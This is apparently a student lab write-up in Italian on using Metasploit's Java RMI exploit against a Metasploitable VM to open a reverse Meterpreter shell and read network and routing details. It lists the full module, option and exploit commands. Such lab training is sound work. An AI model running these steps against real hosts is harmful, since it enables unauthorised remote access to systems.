S7L5 Luca Calvigioni

Sessione Meterpreter tramite Java RMI Exploit

Obiettivo

L'obiettivo dell'esercizio è attaccare una macchina Metasploitable vulnerabile, dalla macchina Kali Linux utilizzando Metasploit per ottenere una sessione Meterpreter e raccogliere informazioni riguardo la configurazione di rete e la tabella di routing.

Configurazione

Macchina attaccante: **Kali Linux** (192.168.11.111)
Macchina bersaglio: **Metasploitable** (192.168.11.112)
Servizio vulnerabile in questione: **Java RMI** (porta 1099) rilevata aperta a seguito di una scansione NMAP, questo servizio permette ad un programma java di comunicare con un altro programma java che è in esecuzione su un altra macchina e se sfruttato da un attaccante o mal configurato può essere vulnerabile.

Metasploit

Metasploit è un framework molto potente usato per il PT, identifica e sfrutta vulnerabilità.
Avviamo Metasploit con **msfconsole**
Cerchiamo l'exploit che interessa a noi **search java rmi**
Selezioniamo l'exploit trovato **use exploit/multi/misc/java_rmi_server**
Verrà applicato un payload di default **java/meterpreter/reverse_tcp**
Configurazione delle opzioni **set RHOSTS 192.168.11.112**
set RPORT 1099
set LHOST 192.168.11.111
Il parametro **httpdelay** è settato di default 10 (secondi) è un parametro che scandisce il ritmo delle comunicazioni, limitando il carico di rete.
In questo caso il payload aspetterà 10 secondi tra ogni richiesta di comunicazione con il server. Se **httpdelay** è settato a 0 la connessione sarà più veloce perchè verranno inviate continuamente richieste dall'attaccante al server, ma la connessione sarà più rumorosa.

Settati tutti i parametri possiamo lanciare l'exploit: **exploit**

Exploit, Payload e Meterpreter


EXPLOIT: Codice che agisce su una vulnerabilità già presente in un sistema o in un programma in esecuzione per ottenere accesso non autorizzato.

PAYLOAD: Codice che viene eseguito dopo che l'exploit ha avuto successo e crea la shell ovvero la connessione tra la macchina vittima e la macchina attaccante, nel caso nostro la shell è Meterpreter

METERPRETER: Shell molto potente, avanzata, che mette a disposizione comandi avanzati e permette il controllo del sistema compromesso.

Apertura shell Meterpreter

Una volta stabilita la connessione, si ottiene una sessione Meterpreter come dimostrato in foto.



Passiamo dunque alla raccolta di informazioni richieste dall'esercizio sulla macchina attaccata:

- Configurazione di rete **ifconfig** mostra gli indirizzi IP e le interfacce attive.
- Tabella di Routing **route** mostra nella tabella le rotte conosciute dalla macchina per indirizzare i pacchetti.

Conclusione

Abbiamo visto come sfruttare la vulnerabilità di un'applicazione per ottenere l'accesso, illustrando i passaggi per raccogliere informazioni sul target.

Ricordando quanto sia importante una corretta configurazione e l'aggiornamento regolare di software e sistemi informatici.